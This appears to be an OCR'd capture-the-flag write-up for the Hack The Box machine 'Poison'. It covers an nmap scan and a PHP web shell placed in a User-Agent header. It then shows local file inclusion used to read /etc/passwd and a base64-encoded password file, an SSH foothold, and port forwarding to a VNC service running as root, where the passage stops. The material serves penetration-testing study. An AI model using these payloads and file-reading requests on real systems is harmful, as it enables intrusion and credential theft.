

POISON



```
bright@kali:~/poison$ sudo nmap -sC -sT -A -Pn -sV poison.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-01 15:38 CET
Nmap scan report for poison.htb (10.10.10.84)
Host is up (0.029s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=3/1%OT=22%CT=1%CU=43262%PV=Y%DS=2%DC=T%G=Y%TM=67C31
OS:BF1%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=109%TI=Z%CI=Z%II=RI%TS=22
OS:)SEQ(SP=104%GCD=1%ISR=105%TI=Z%CI=Z%II=RI%TS=21)SEQ(SP=104%GCD=1%ISR=10B
OS:%TI=Z%CI=Z%II=RI%TS=21)SEQ(SP=108%GCD=2%ISR=10A%TI=Z%CI=Z%II=RI%TS=21)SE
OS:Q(SP=FF%GCD=1%ISR=10C%TI=Z%CI=Z%II=RI%TS=22)OPS(O1=M53CNW6ST11%O2=M53CNW
OS:6ST11%O3=M280NW6NNT11%O4=M53CNW6ST11%O5=M218NW6ST11%O6=M109ST11)WIN(W1=F
OS:FFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=40%W=FFFF%O=M
OS:53CNW6SLL%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T
OS:4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
OS:%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R
OS:=Y%DF=N%T=40%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%
OS:T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   30.63 ms 10.10.14.1
2   28.58 ms poison.htb (10.10.10.84)
```

nmap

Opening the web from burpsuite and executing the php scripts on the web page shows that the application is vulnerable to RFI and RCE.



Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Request
Pretty Raw Hex
poison.htb
Not secure poison.htb/

```
GET /browse.php?file=listfiles.php HTTP/1.1
Host: poison.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: <?php system($_Get['c']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://poison.htb/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php
Scriptname: listfiles.php
Submit

Burp




```
GET /browse.php?file=listfiles.php HTTP/1.1
Host: poison.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: <?php system($_Get['c']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://poison.htb/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Sun, 02 Mar 2025 14:55:25 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 192
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Array
(
[0] => .
[1] => ..
[2] => browse.php
[3] => index.php
[4] => info.php
[5] => ini.php
[6] => listfiles.php
[7] => phpinfo.php
[8] => pwdbackup.txt
)
```

burp2


Listing the files in the backend shows a password backup. Txt file. It is a 13times encoded password. I decoded it and got the plain text password.



```
bright@kali:~/poison$ curl http://poison.htb/browse.php?file=pwdbackup.txt
This password is secure, it's encoded atleast 13 times.. what could go wrong really..

Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJYWmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6V2xSWFVmxwelRrWlplVTVWT1ZwV2EydzFXVlZaZFZlZhCmExWXdNVWNLVjJ0
NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBKMUdJeFVEUlNVVldWRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJT1ZaaVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YVc1RelFtaVEZQVkVaawpXR1ZHWTBWakowVjFFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhdVkpZUW1GV2EyUXdaazVHU2tkalJGbGFUMmxSkdjRFpO
Ukd4RVdub3dPVU5uUFQwSwo=
```

Pwdbackupfile

I was also able to get the /etc/pasword file of the server, I did it via terminal but can also be done via burp




```
bright@kali:~/poison$ curl http://poison.htb/browse.php?file=/etc/passwd
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh
```

/etc/passward

Showing that charix is a user and the password we found earlier matches the name.

We tried it via ssh and got our initial foothold on the target




```
bright@kali:~/poison$ nano secret.txt
bright@kali:~/poison$ encoded_data=$(cat secret.txt); for i in {1..13}; do encoded_data=$(echo "$encoded_data" | base64 -d); done; echo "Decoded data: $encod
ed_data"
Decoded data: Charix!2#4%6&8(0
bright@kali:~/poison$ ssh charix@poison.htb
(charix@poison.htb) Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
FreeBSD is started up by the program 'init'.  The first thing init does when
starting multiuser mode (ie, starting the computer up for normal use) is to
run the shell script /etc/rc.  By reading /etc/rc and the /etc/rc.d/ scripts,
you can learn a lot about how the system is put together, which again will
make you more confident about what happens when you do something with it.
charix@Poison:~ % whoami
charix
charix@Poison:~ % hostname
Poison
```

initial foothold

Privilage excalation

Netstat shows that there are ports running internaly




```
charix@Poison:~ % netstat -an | grep LISTEN
tcp4       0      0 127.0.0.1.25          *.*                    LISTEN
tcp4       0      0 *.80                  *.*                    LISTEN
tcp6       0      0 *.80                  *.*                    LISTEN
tcp4       0      0 *.22                  *.*                    LISTEN
tcp6       0      0 *.22                  *.*                    LISTEN
tcp4       0      0 127.0.0.1.5801        *.*                    LISTEN
tcp4       0      0 127.0.0.1.5901        *.*                    LISTEN
```

netstat

I first did portfowarding to port 5901

ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84


I ran nmap on the port I forwarded and found out that the port is running a VNC application. More research on it shows that tightvnc can be used to connect to a remote host.



```
bright@kali:~/poison$ nmap 127.0.0.1 -p 5901
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-02 16:09 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000054s latency).

PORT     STATE SERVICE
5901/tcp open  vnc-1

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
bright@kali:~/poison$ 
```

NmapVNC


Px aux|vnc also show that the application is running as root



```
charix@Poison:~ % ps aux|grep vnc
root    529   0.0  0.9  23620  9036 v0- I    10:23     0:00.12 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/classes -auth /root/.Xauthority -geometry
charix 1357   0.0  0.0    412   328  1  R+   16:17     0:00.00 grep vnc
charix@Poison:~ % 
```

ps aux|vnc

